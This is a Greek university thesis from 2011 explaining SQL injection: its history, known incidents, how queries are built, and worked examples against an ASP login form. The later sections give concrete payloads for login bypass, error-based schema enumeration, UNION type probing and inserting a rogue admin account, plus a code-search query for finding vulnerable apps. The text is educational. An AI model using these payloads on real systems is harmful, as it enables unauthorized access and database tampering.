ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΑ

ΤΜΗΜΑ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Επίθεση τύπου SQL Injection

Απειλές και Προστασία

ΦΟΙΤΗΤΗΣ: **ΣΙΑΜΠΟΣ ΘΕΟΦΑΝΗΣ**

E/07154

ΕΠΙΒΛΕΠΩΝ ΚΑΘΗΓΗΤΗΣ: **ΧΡΗΣΤΟΣ ΞΕΝΑΚΗΣ**

Πειραιάς 2011

Περιεχόμενα

Περίληψη

Το SQL Injection αποτελεί βασική επίθεση που χρησιμοποιείται είτε για να αποκτήσει κάποιος παράνομη πρόσβαση σε μια βάση δεδομένων είτε για να ανακτήσει πληροφορίες απευθείας από τη βάση. Οι βασικές αρχές που χαρακτηρίζουν το SQL Injection είναι απλές και εύκολες στην εκτέλεση και τη διαχείριση. Κάθε πρόγραμμα ή εφαρμογή μπορεί να είναι ευπαθές στην εισαγωγή εντολών SQL συμπεριλαμβανομένων αποθηκευμένων διαδικασιών που εκτελούνται με απευθείας σύνδεση στη βάση δεδομένων. Οι διαδικτυακές εφαρμογές βρίσκονται σε υψηλό κίνδυνο για επίθεση, δεδομένου ότι συχνά ένας εισβολέας μπορεί να εκμεταλλευτεί τα τρωτά τους σημεία κάνοντας SQL Injection απομακρυσμένα χωρίς οποιαδήποτε βάση δεδομένων ή αυθεντικοποίηση.Ευτυχώς, οι επιθέσεις SQL Injection είναι εύκολο να αποτραπούν με χρήση απλών πρακτικών κωδικοποίησης. Ωστόσο, κάθε παράμετρος που περνάει σε κάποια δυναμική βάση δεδομένων μέσω κάποιας εντολής SQL, θα πρέπει να είναι επικυρωμένη ή αλλιώς να δεσμευτούν μεταβλητές που πρέπει υποχρεωτικά να χρησιμοποιούνται.Το SQL Injection είναι ένας από τους πολλούς δικτυακούς μηχανισμούς επίθεσης που χρησιμοποιούνται από χάκερ με σκοπό την κλοπή των δεδομένων από τις διάφορες web εφαρμογές. Είναι ίσως μία από τις πιο κοινές τεχνικές επίθεσης σε επίπεδο εφαρμογής που χρησιμοποιούνται σήμερα. Το είδος αυτό της επίθεσης εκμεταλλεύεται τις δυνατότητες της μη εξουσιοδοτημένης κωδικοποίησης των web εφαρμογών που επιτρέπουν στους χάκερ να προσθέσουν εντολές SQL για παράδειγμα, σε κάποια login φόρμα για να τους επιτρέψει να αποκτήσουν πρόσβαση στα δεδομένα εντός της βάσης δεδομένων. Στην ουσία, το SQL Injection οφείλεται στο γεγονός ότι τα διαθέσιμα πεδία του χρήστη επιτρέπουν σε SQL εντολές να περάσουν και να “ρωτήσουν” τη βάση δεδομένων άμεσα.

Γενικά,με τη μέθοδο των SQL injections κακόβουλοι χρήστες επιδιώκουν να εκμεταλλευτούν ευπάθειες στην ασφαλεία μιας εφαρμογής web, ώστε να επέμβουν στα δεδομένα της βάσης. Ως μέθοδος επίθεσης δεν είναι νέα ούτε πολύπλοκη. Για την εφαρμογή των SQL injections αρκεί απλά ένας web browser.Άλλωστε οι επιθέσεις SQL injections εμφανίστηκαν ταυτόχρονα με τις πρώτες εφαρμογές που αναπτύχθηκαν στο διαδίκτυο.Σκοπός των επίθεσεων SQL injections είναι η εκμετάλλευση συγκεκριμένων αδυναμιών μιας εφαρμογής web, ώστε να εκτελεστούν στη βάση δεδομένων αιτήσεις SQL (SQL queries) που δεν έχουν προβλεφθεί από τους προγραμματιστές.Παραδείγματα τέτοιων αιτήσεων είναι η προβολή (SELECT) δεδομένων που δεν έχει προβλεφθεί να εμφανίζονται στους χρήστες, η ανεξέλεγκτη εισαγωγή (INSERT) δεδομένων στη βάση και η διαγραφή (DELETE) δεδομένων από τη βάση.Παρά το αυξημένο ρίσκο, θεωρείται σήμερα μεγάλος ο αριθμός των συστημάτων τα οποία είναι ευάλωτα στις επιθέσεις SQL Injections. Το θετικό

στοιχείο είναι ότι ως απειλή εύκολα μπορεί να διερευνηθεί σε μια εφαρμογή και με κατάλληλη πρόβλεψη να αποφευχθεί. Στη συγκεκριμένη εργασία αναλύουμε τη τεχνική επίθεσης δηλητηρίασης κώδικα.Επίσης, παρουσιάζονται διάφορα σενάρια επίθεσης μέσω SQL injection και περιγράφουμε πώς λειτουργεί η κάθε μέθοδος επίθεσης. Γενικά εστιάζουμε σε μία επίθεση η οποία συνδέεται άμεσα με εφαρμογές που σχετίζονται με βάσεις δεδομένων και εμφανίζουν στοιχεία από αυτές. Αναλύουμε το πώς μπορούμε να εκμεταλλευτούμε αδυναμίες της βάσης δεδομένων και ταυτόχρονα πως έχουμε τη δυνατότητα να προστατευτούμε από τέτοιου είδους επιθέσεις.

Σε αυτό το σημείο οφείλω να ευχαριστήσω τον επιβλέποντα καθηγητή μου κ.Ξενάκη για την δυνατότητα και εμπιστοσύνη που μου έδειξε να ασχοληθώ με το αντικείμενο αυτό. Επίσης, η βοήθεια και η καθοδήγηση του ήταν πολύτιμη για την επίλυση διαφόρων θεμάτων καθώς και την ολοκλήρωση της εργασίας αυτής.

1.Σύντομο Ιστορικό

Οι επιθέσεις SQL Injection γίνονται ολοένα και πιο συχνές.Αποτελούν ένα σημαντικό πρόβλημα για πολλές εφαρμογές και επομένως και για τις εταιρείες. Χρησιμοποιώντας μια μηχανή αναζήτησης όπως το Google, χάκερς μπορούν να αναζητήσουν Web σελίδες που χρησιμοποιούν φόρμες για τη διαβίβαση των δεδομένων, και στη συνέχεια να χρησιμοποιήσουν SQL Injection τεχνικές για να εκμεταλλευτούν τον κώδικα της φόρμας. Από τον Ιανουάριο του 2006, η Acunetix προσφέρει μια δωρεάν web αυτοματοποιημένη εφαρμογή σαρώματος για να πιστοποιεί τις ιστοσελίδες. Από το σύνολο των 10.000 εφαρμογών, η Acunetix έχει σαρώσει 3.200 δικτυακούς τόπους που ανήκουν είτε σε επιχειρήσεις είτε όχι. Βρεθηκε ότι το 50% των ιστοσελίδων με υψηλού βαθμού τρωτά σημεία είναι ευαίσθητα σε SQL Injection, ενώ το 42% των ιστοχώρων αυτών ήταν επιρρεπής στο Cross Site Scripting. Άλλα σοβαρά τρωτά σημεία είναι το Blind SQL Injection, HTML Injection, CRLF Injection,το HTTP Response Splitting, καθώς και η δημοσιοποίηση του πηγαίου κώδικα.

Ακολουθούν 4 **σημαντικά κρούσματα** SQL Injection

1. Το 2004, η CardSystems Solutions έπεσε θύμα επίθεσης SQL Injection. Η εταιρεία επεξεργαζόταν δεδομένα πληρωμών εταιρειών πιστωτικών καρτών. Έτσι κάποιος χάκερ χρησιμοποίησε SQL Injection και εγκατέστησε ένα πρόγραμμα στον server. Κάθε τέσσερις ημέρες, δεδομένα πιστωτικών καρτών μεταφέρονταν σε έναν απομακρυσμένο υπολογιστή, ο οποίος στη συνέχεια αναλάμβανε να κάνει εκατομμύρια δολάρια αγορών μέσω αυτών των δεδομένων. Πριν ανακαλυφτεί αυτό το πρόβλημα, πίστευαν ότι ο hacker είχε κάρτα άνω των 40 εκατομμυρίων.

2. 31/7/2007 – Επίθεση SQL Injection στην ιστοσελίδα των Ηνωμένων Εθνών

3. 25/4/2008

Ένας ειδικός στην ασφάλεια βάσεων δεδομένων, ο David Litchfield έχει βρει έναν τρόπο να χειρίζεται τους κοινούς τύπους δεδομένων της Oracle, οι οποίοι δεν φαίνεται να είναι προστατευμένοι, και αφήνουν να περνούν αυθαίρετες εντολές SQL. Η νέα αυτή μέθοδος δείχνει ότι δεν μπορούμε πλέον να θεωρούμε ότι οι τύποι δεδομένων είναι ασφαλείς από την είσοδο των εισβολέων, ανεξάρτητα από την θέση τους ή τη λειτουργία τους. Συνεπώς, ακόμη και οι λειτουργίες και διαδικασίες οι οποίες δεν λαμβάνουν είσοδο από τον χρήστη, μπορούν να αξιοποιηθούν αν χρησιμοποιήσουμε τη συνθήκη SYSDATE. Γι'αυτό είναι αναγκαίο πάντα να επιβεβαιώνουμε τα είδη των μεταβλητών για να αποτρέψουμε αυτό το είδος της

ευπάθειας σε όλο τον κωδικό μας.Επίσης,δεν πρέπει πλέον ο τύπος ημερομηνία ή αριθμός να θεωρούνται ασφαλή.

4. 8/5/2008

Το Internet Storm Center, το οποίο ελέγχει για online απειλές, προειδοποίησε ότι ιός τύπου worm μολύνει ευάλωτες ιστοσελίδες στο Web με μία επίθεση στην βάση δεδομένων τους. Θεωρείται μια σχετικά μικρή επίθεση σύμφωνα με τα πρότυπα καθώς περίπου 4000 μολυσμένες τοποθεσίες αναφέρθηκαν. Η επίθεση προσθέτει αόρατο κώδικα σε μια τοποθεσία που μπορεί να αναγκάσει τους επισκέπτες να κατεβάσουν κάποιο κακόβουλο λογισμικό στον υπολογιστή τους.

Σημεία-σταθμός

• Η πρώτη αναφορά για μία τέτοιου είδους επίθεση έγινε το Δεκέμβριο του 1998 με τίτλο "NT Web Technology Vulnerabilities"

• Στις 4 Φεβρουαρίου του 1999 ο Allaire δημιοσιεύει έρευνα με τίτλο "Multiple SQL Statements in Dynamic Queries".

• Τρεις μήνες αργότερα οι Jeff Forristal και Matthew Astley δημιοσιεύουν ένα paper με τίτλο "NT ODBC Remote Compromise".

• Το Σεπτέμβρη του 2000 παρουσιάζεται νέα έρευνα με τίτλο "Application Assessments on IIS" στο Blackhat από τον David Litchfield.

• Τον Φεβρουάριο του 2000 δημοσιεύεται ένα άρθρο με τίτλο "How I hacked packetstorm – A look at hacking wwwthread via SQL"

• Τον Ιανουάριο του 2002 ο Chris Anley δημοσιεύει paper με τίτλο "Advanced SQL Injection in SQL Server Applications".Ήταν το πρώτο σε βάθος δημιοσιευμένο άρθρο που περιέγραφε τον τρόπο λειτουργίας της επίθεσης.

• Τον Αύγουστο του 2002 ο Cessar Cerrudo δημιοσιεύει ένα άλλο paper με τίτλο "Manipulating SQL Server Using SQL Injection" όπου αναλύεται η εμφάνιση πληροφοριών από μία βάση δεδομένων μέσω της openrowset διαδικασίας(function).

• Στις αρχές του Σεπτεμβρίου του 2003 ο Ofer Maor και ο Amichai Shulman δημιοσιεύουν paper με τίτλο "Blindfolded SQL Injection"

• Στα τέλη του Σεπτεμβρίου του 2003 δημιοσιεύεται νέο paper αυτή τη φορά από την εταιρείεα Sanctum Inc. με τίτλο "Blind SQL Injection".

• Το 2004 στο Blackhat , η ομάδα του 0x90.org δημοσιεύει το SQeal(τον πρόγονο του Absinthe)

2.Δομή Λειτουργίας Συστήματος

2.1.Τρόπος Λειτουργίας Διαδικτυακών Εφαρμογών

Για την ανάλυση της επίθεσης αυτής είναι σημαντικό για αρχή να κατανοήσουμε πώς λειτουργούν οι διάφορες web applications και πως πραγματοποιούνται τα διάφορα SQL queries.Οι εφαρμογές οι οποίες τρέχουν στο διαδίκτυο φιλοξενούνται δια μέσω ενός web server ,ενός application server και ενός database server.Από τον browser όλα αυτά τα οποία χρειάζονται για να τρέξουμε την εφαρμογή κωδικοποιούνται σε HTTP και στέλνονται στον εξυπηρετητή ο οποίος αναλύει την πληροφορία που του στάλθηκε και επιστρέφει τα αντίστοιχα δεδομένα στην εφαρμογή.Η πληροφορία αυτή η οποία στέλνεται σε μορφή κειμένου(plain-text) στο server καθιστά εύκολο να σταλούν πίσω κακόβουλες ή εσφαλμένες πληροφορίες με σκοπό να προκαλέσει απαντήσεις από τη βάση δεδομένων για τις οποίες ο προγραμματιστής δεν έλεγξε προηγουμένως.

Σχεδόν κάθε εφαρμογή/ιστοσελίδα αλληλεπιδρά με μία βάση δεδομένων προκειμένου να αποθηκεύει πληροφορίες αναφοράς (π.χ σχετικά με καποια προιοντα) ή πληροφορίες σχετικά με τους χρήστες.Για παράδειγμα,έστω ότι ένας χρήστης συνδέεται με ένα λογαριασμό σε μία σελίδα,στην οποία αποκτά ταυτόχρονα πρόσβαση και αρχίζει να ψάχνει για προιόντα σε ένα site ηλεκτρονικού εμπορίου.Για κάθε προιόν που ψάχνει οι αιτήσεις του(queries) θα εξεταστούν αρχικά από τη σελίδα και έπειτα θα γίνει ανάλυση από τη βάση δεδομένων για να βρεί τα προιόντα τα οποία αναζητά.

Γενικά,σε κάθε περίπτωση ο χρήστης εισάγει δεδομένα και τα δεδομένα αυτά επεξεργάζονται από τη βάση δεδομένων προκειμένου να του προσφερθεί αυτό που ζήτησε.Έτσι,ενας επιτιθέμενος μπορεί να εισάγει κακόβουλη πληροφορία και να προκαλέσει την εφαρμογή να του επιστρέψει πληροφορίες οι οποίες λόγω αδυναμίας και ευπάθειας του συστήματος κανονικά δεν θα έπρεπε να επιστραφούν.

2.2.Τρόπος Λειτουργίας SQL ερωτημάτων(queries)

Η SQL πρωτοεμφανίστηκε το 1969 ως μία γλώσσα για αλληλεπίδραση μεταξύ των δεδομένων.Χρησιμοποιείται καθαρά για την επικοινωνία μεταξύ σχεσιακών βάσεων δεδομένων και αποτελεί το μοναδικό μέσο για δημιουργία,δόμηση,αλλαγή αλλά και ανάκτηση δεδομένων σε μία βάση.

Η πληροφορία ξεκινά αφού αρχικά βρίσκεται μέσα από μία βάση δεδομένων,με διάφορες αναφορές ή πίνακες οι οποίοι προσθέτονται και εγκαθίστανται σε μία εφαρμογή η οποία έχει πρόσβαση σε αυτή.Αυτοί οι πίνακες αναφοράς αποτελούνται από πληροφορία(read-only) η οποία χρησιμοποιείται για τη δόμηση της σχέσης μεταξύ των στοιχείων των δεδομένων όπως για παράδειγμα αντιστοιχήσεις των αναγνωριστικών προιόντων σε κατηγορίες των προιόντων αυτών.

Η SQL εκτελείται κανονικά χρησιμοποιώντας μία βιβλιοθήκη συστήματος για τη γλώσσα την οποία χρησιμοποιεί ο χρήστης εκείνη τη στιγμή και παρέχει δομημένες δηλώσεις(statements) που επιτρέπουν να φτιάξουμε SQL statements τα οποία να μπορούν να αναγνωρίζονται από τη βάση δεδομένων.Οι περισσότερες SQL βιβλιοθήκες μοιράζονται κοινά αντικείμενα(objects) τα οποία τα χρησιμοποιούν για να διαχειρίζονται SQL δεδομένα όπως statements,prepared statements και callable statements.

Αυτά τα αντικείμενα επίσης περιέχουν ένα σύνολο μεθόδων για την επικοινωνία με τη βάση δεδομένων όπως το update και το query.

Όταν κάνουμε μία αίτηση στη βάση δεδομένων προκειμένου να μας επιστρέψει πληροφορία,η εφαρμογή θα χρησιμοποιήσει το API για να κάνει query ακολουθώντας τα παρακάτω βήματα:

1.Σύνδεση στη βάση δεδομένων με ένα αποθηκευμένο username και password

2.Δημιουργία ενός SQL statement

3.Εκτέλεση της δήλωσης.Τα δεδομένα αποθηκεύονται και επιστρέφονται ως ένα σύνολο αποτελεσμάτων.

4.Έλεγχος του κώδικα επιστροφής για να δούμε αν η αίτηση εκτελέστηκε σωστά(αν όχι τότε πρέπει να θέσουμε μία εξαίρεση στο πρόγραμμα).Αν η αίτηση εκτελεστεί επιτυχώς τότε το πρόγραμμα θα επεξεργαστεί τα δεδομένα που βρίσκονται σε σειρές(rows) και στήλες(columns) και έπειτα θα επιστρέψει τα αποτελέσματα.

5.Αποσύνδεση από τη βάση δεδομένων.

Από τη στιγμή που τα δεδομένα ανακτώνται και παρουσιάζονται από ένα πρόγραμμα,δεν έχει ουσιαστικά σημασία τι είδους δεδομένα θα επιστραφούν καθώς επεξεργάζονται αποκλειστικά από το ίδιο το πρόγραμμα.Αν όμως στείλουμε μία αίτηση η οποία περιέχει διαφορετικούς πίνακες και έχουμε τροποποιήσει το περιεχόμενο της εντολής where τότε θα επιστραφεί ένα αποτέλεσμα το οποίο ο προγραμματιστής δεν είχε προβλέψει.

3.Ανάκτηση δεδομένων από μία βάση δεδομένων

Βήμα 1ο

Για να ανακτήσει δεδομένα μία ιστοσελίδα,πρέπει η πληροφορία να είναι κωδικοποιημένη σε HTTP.Ο ευκολότερος τρόπος για να διαχειρίστουμε δεδομένα σε μία εφαρμογή είναι μέσω ενός απλού ονόματος/ζευγαριού όπως user=mnystrom και productID=PN-5632.Στις περισσότερες εφαρμογές τα ονόματα γίνονται παράμετροι οι οποίες έπειτα μετατρέπονται σε database queries προκειμένου να βρούν περισσότερες πληροφορίες για το χρήστη,το προιόν κ.ο.κ.

Όταν το ζευγάρι ονόματος/τιμής μεταφέρονται μαζί με την αίτηση αυτομάτως χρησιμοποιούνται και για επεξεργασία.Παρακάτω φαίνεται ένα κομμάτι μίας αίτησης σε Java το οποίο χρησιμοποιεί ταυτόχρονα την τιμή για την παράμετρο name από το HTTP request:

```
Public class Hello extends HttpServlet
{       public void doGet
           (HttpServlet Request req,HttpServletResponse res)
        throws ServletException, IOException
        (String name = req.getParameter("name");
}
```

Βήμα 2ο:Διερευνώντας τις ευπάθειες


Αφού ο επιτιθέμενος έχει ανακαλύψει τι τρέχει στο περιβάλλον του θύματος,μπορεί να εξετάσει που είναι ευάλωτο το σύστημα για να επιτεθεί.Για να πραγματοποιήσει αυτό μπορεί να χρησιμοποιήσει αυτοματοποιημένα εργαλεία όπως το Nessus και το Nikto για να ανακαλύψει αδυναμίες στον εξυπηρετητή.Μέσω του Nessus ο επιτιθέμενος έχει τη δυνατότητα να διερευνήσει υπηρεσίες που αφορούν συγκεκριμένες αδυναμίες.
Εάν το περιβάλλον στο οποίο δουλεύει ο χρήστης έχει δεχθεί σωστή επεξεργασία τότε ο επιτιθέμενος θα πρέπει να πραγματοποιήσει δικές του επιθέσεις εναντίον των εφαρμογών.

Για να το κάνει αυτό θα πρέπει να «εξαπατήσει» την εφαρμογή εισάγοντας εσφαλμένα δεδομένα για να δει τι αποτελέσματα επιστρέφονται.Από την άλλη μεριά μπορεί ταυτόχρονα να στείλει μεγάλο σε μήκος δεδομένων και γνωστούς χαρακτήρες μεταδεδομένων(όπως '~').Αυτό μπορεί να επιτευχθεί επίσης με τη βοήθεια εργαλείων ανίχνευσης ευπάθειας τα οποία είναι διαθέσιμα ελεύθερα στο διαδίκτυο.

Βήμα 3ο:Επίθεση

Οι εφαρμογές που είναι ευάλωτες σε SQL Injection επιθέσεις δεν είναι δύσκολο να βρεθούν ειδικότερα όταν ψάχνουμε ανάμεσα σε εφαρμογές ελεύθερου λογισμικού.Χρησιμοποιώντας το Google Code Search έχουμε έναν εύκολο τρόπο για να ανακαλύψουμε τέτοιου είδους εφαρμογές.Για παράδειγμα μπορούμε να δημιουργήσουμε ένα query το οποίο θα αναζητά για ευπαθείς Java εφαρμογές.Εφαρμογές οι οποίες χρησιμοποιούν την εντολή executeQuery αντί μία έτοιμη δήλωση είναι πιθανοί στόχοι,ειδικότερα όταν εμφανίζονται να χρησιμοποιούν να παραμέτρους οι οποίες προέρχονται από HTTP αίτηση(η getParameter μέθοδος).Η ακόλουθη διεύθυνση καταγράφει μία αναζήτηση στο Google Code Search και τα αποτελέσματα φαίνονται στο παρακάτω σχήμα:

http://google.com/codesearch?hl=en&lr=&q=%22executeQuery%28%22+%22.getParameter%28%22&btnG=Search



Σχήμα 1: Μία αναζήτηση στο Google Code Search αναζητά περίπου 2000 ευπαθή παραδείγματα.

Όπως μπορούμε να δούμε,η αίτηση αυτή για ευπαθείς εφαρμογές αναζητά χιλιάδες αποτελέσματα.Μερικές από αυτές τις εφαρμογές εμφανίζουν να περνάνε τις μεταβλητές τους στην αίτηση,το οποίο ίσως υποδεικνύει ότι λήφθηκαν από δεδομένα του χρήστη.Εάν μελετήσουμε τη λίστα αναλυτικά,θα δούμε ότι υπάρχουν παραδείγματα με χρήση κώδικα τα οποία είναι καθαρά ευπαθή,θεωρώντας πάντα ότι υπάρχει ένας τρόπος να εξαπατήσουμε τις μεταβλητές εισόδου(δηλαδή τις μεταβλητές που προέρχονται από ενέργεια του χρήστη).

4.Αναλύοντας την SQL Injection

Οι βασικές αρχές πίσω από μία τέτοια επίθεση είναι απλές και αυτά τα είδη των επιθέσεων είναι εύκολο να εκτελεστούν. Για να εκμεταλλευτούμε ένα ελάττωμα μέσω δηλητηρίασης SQL κώδικα, ο επιτιθέμενος πρέπει να βρεί μία παράμετρο η οποία μέσω της ιστοσελίδας θα περαστεί στη βάση δεδομένων. Εισάγοντας κατάλληλες κακόβουλες εντολές στο περιεχόμενο της παραμέτρου ο επιτιθέμενος έχει τη δυνατότητα να "μπερδέψει" την εφαρμογή(web application) στέλνοντας κακόβουλη αίτηση στη βάση δεδομένων.

Για παράδειγμα ας θεωρήσουμε ότι έχουμε μία φόρμα σύνδεσης η οποία ζητάει από το χρήστη το username και το password.

Οι τιμές οι οποίες εισάγονται στα κενά των username και password χρησιμοποιούνται για να χτίσουν μία SQL αίτηση(query) όπως:

*SELECT * FROM customers*
WHERE name = ' & name & ' AND password = ' & password

Τώρα, ας υποθέσουμε ότι ο χρήστης εισάγει για username="Admin" και για password="magic".Το νέο αίτημα που θα δημιουργηθεί θα είναι το ακόλουθο:

*SELECT * FROM customers*
WHERE name = ' Admin' AND password = ' magic'

Το παραπάνω θα δουλέψει χωρίς κανένα πρόβλημα. Από την άλλη μεριά όμως ο χρήστης-επιτιθέμενος έχει τη δυνατότητα να εισάγει στοιχεία τα οποία να μπορούν να διαπεράσουν την αυθεντικοποίηση και να έχει πρόσβαση σε πληροφορίες της βάσης δεδομένων.

Για παράδειγμα αν ο χρήστης εισάγει ως username='OR 1=1--' τότε η αίτηση θα περαστεί ως εξής:

*SELECT * FROM customers*
WHERE name = '' OR 1=1--' AND password = ' ';

Το παραπάνω ονομάζεται ταυτολογία και ορίζεται ως εξής:

' : κλείνει το πεδίο εισαγωγής τιμών του χρήστη

OR : συνεχίζει το SQL query έτσι ώστε η διαδικασία να είναι ίση με ότι προηγήθηκε πρίν εισαχθεί το OR αλλά και μετά.

1=1: Δηλώνει ένα statement το οποίο είναι πάντα σταθερό

--: Δεν διαβάζει το υπόλοιπο των γραμμών έτσι ώστε να μην επεξεργαστεί

Τα δεδομένα τα οποία εμείς εισάγουμε στη φόρμα κάνουν χρήση της συνθήκης WHERE.Και επειδή οι εφαρμογές δεν προβλέπουν το πώς θα χρησιμοποιηθεί ένα query,το OR μετατρέπει μία απλή συνιστώσα λειτουργίας WHERE σε μία διπλή συνιστώσα και το 1=1 εγγυάται την τιμή αυτή για οποιαδήποτε λειτουργία χρησιμοποιήθηκε προηγουμένως.Στο προηγούμενο παράδειγμα το query εκτελεί το εξής: "Διάλεξε οτιδήποτε από τον πίνακα customers και αν το όνομα είναι ίδιο με το username του πίνακα,αγνόησε οτιδήποτε σε αυτήν τη γραμμή".

Παρατηρούμε ότι το 1 θα ισούται πάντα με 1,επομένως ο εξυπηρετητής έχει λάβει ήδη ένα αληθές statement και το επόμενο βήμα είναι να αποφασίσει αν θα δώσει πρόσβαση σε αυτούς που πρέπει. Επιπλέον, ο κώδικας που τρέχει για το πεδίο του password ποτέ δεν τρέχει από τον server και επομένως δεν εφαρμόζεται.

4.1.Μερικά παραδείγματα

Παράδειγμα 1ο: Λαμβάνοντας το όνομα μιάς στήλης από τη βάση δεδομένων μέσα από εμφάνιση ενός μηνύματος λάθους

Θεωρούμε ότι έχουμε μία login form στην οποία παρέχουμε τα εξής επιχειρήματα(arguments):

Username: ' having 1=1 ---
Password: [Anything]

Όταν ο χρήστης πατάει το submit button για να αρχίσει η διαδικασία σύνδεσης, το sql αίτημα ενεργοποιεί την ASP να εμφανίσει το ακόλουθο μήνυμα στον browser:

"Microsoft OLE DB Provider for SQL Server (0x80040E14) Column 'users.userName' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause. /login.asp, line 16"

Το μήνυμα λάθους τώρα λέει στον μη εξουσιοδοτημένο χρήστη το όνομα του ενός πεδίου από τη βάση δεδομένων στο οποίο η σελίδα προσπαθεί να επικυρώσει τη γνησιότητα των στοιχείων σύνδεσης στο **users.username.** Χρησιμοποιώντας το όνομα αυτού του πεδίου ο επιτιθέμενος μπορεί να εκτελέσει τη λειτουργία LIKE του SQL server για να αποκτήσει πρόσβαση με τα ακόλουθα πιστοποιητικά:

Username: ' OR users.userName LIKE 'a%' --

Password: [Anything]

Αυτό πραγματοποιεί μία SQL αίτηση στον πίνακα των χρηστών:

SELECT userName FROM users

WHERE userName='' OR users.userName LIKE 'a%' --' and userPass=''

Το αίτημα διαβάζει το όνομα στο πεδίο userName στην πρώτη σειρά της οποίας το όνομα ξεκινάει με "a".

Παράδειγμα 2ο: Δημιουργώντας ένα νέο username και password

Για να δημιουργηθεί μία νέα εγγραφή χρήστη, ο επιτιθέμενος πρέπει να γνωρίζει το όνομα του πίνακα αλλά και της στήλης που τον απαρτίζει στη βάση.Γι'αυτό ο χρήστης θα χρησιμοποιήσει την ακόλουθη τεχνική.Πρώτα θα εισάγει στο πεδίο του username μία τιμή όπως:

Username: `having 1=1--

Αυτό προκαλεί το παρακάτω σφάλμα:

Microsoft OLE DB Provider for ODBC Drivers error '80040e14' [Microsoft][ODBC SQL Server Driver][SQL Server]Column 'users.id' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause./process_login.asp, line

Έτσι ο επιτιθέμενος γνωρίζει ακριβώς το όνομα του πίνακα αλλά και της πρώτης στήλης.Αυτό όμως δεν περιορίζεται μόνο μέχρι εδώ καθώς είναι σε θέση να μάθει τι περιέχει το κάθε πεδίο μιας στήλης εισάγοντας την εντολή `group by`,δηλαδή:

Username: ' group by users.id having 1=1--

Το παραπάνω προκαλεί το ακόλουθο λάθος:

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'users.username' isinvalid in the select list because it is not contained in either an aggregate functionor the GROUP BY clause./process_login.asp, line 35

Τελικά ο επιτιθέμενος καταλήγει να έχει το ακόλουθο username:

' group by users.id, users.username, users.password, users.privs having 1=1—'

το οποίο δεν παράγει κανένα λάθος και είναι λειτουργικά ίσο με αυτό:

*select * from users where username = ''*

Έτσι,τώρα γνωρίζει ότι η αίτηση κάνει αναφορά μόνο για τον πίνακα "users" και τις στήλες "id,username,password,privs" κατ'αυτή τη σειρά.Για τον χρήστη θα ήταν αρκετά χρήσιμο αν μπορούσε να καθορίσει το είδος κάθε στήλης.

Αυτό μπορεί να επιτευχθεί χρησιμοποιώντας ένα "type conversion" μήνυμα λάθους όπως το παρακάτω:

Username: ' union select sum(username) from users--

Αυτό εκμεταλλεύεται το γεγονός ότι ο SQL Server εκτελεί την εντολή 'sum' πριν καθορίσει τον αριθμό των πεδίων σε δύο σειρές.Προσπαθώντας,να υπολογίσει το sum ενός πεδίου το αποτέλεσμα είναι το ακόλουθο μήνυμα:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]The sum or average aggregate operation cannot take a varchar data type as an argument.
/process_login.asp, line 35

Παρατηρούμε ότι το πεδίο του username είναι της μορφής 'varchar' .Εάν από την άλλη μεριά προσπαθήσουμε να υπολογίσουμε την sum() εμφανίζεται ένα μήνυμα λάθους το οποίο μας λέει ότι ο αριθμός των πεδίων σε δύο σειρές δεν αντιστοιχίζεται:

Username: ' union select sum(id) from users-- Microsoft OLE DB Provider for ODBC Drivers error '80040e14' [Microsoft][ODBC SQL Server Driver][SQL Server]All queries in an SQLstatement containing a UNION operator must have an equal number ofexpressions in their target lists. /process_login.asp, line 35

Μπορούμε να χρησιμοποιήσουμε αυτήν τη τεχνική για να καθορίσουμε το είδος οποιαδήποτε στήλης ενός πίνακα στη βάση δεδομένων.

Αυτό επιτρέπει στον επιτιθέμενο να δημιουργήσει μία σωστά δομημένη `insert` αίτηση όπως:

Username: '; insert into users values(666, 'attacker', 'foobar', 0xffff)--

<u>Παράδειγμα 3ο</u>: Διαγράφοντας έναν πίνακα από τη βάση δεδομένων

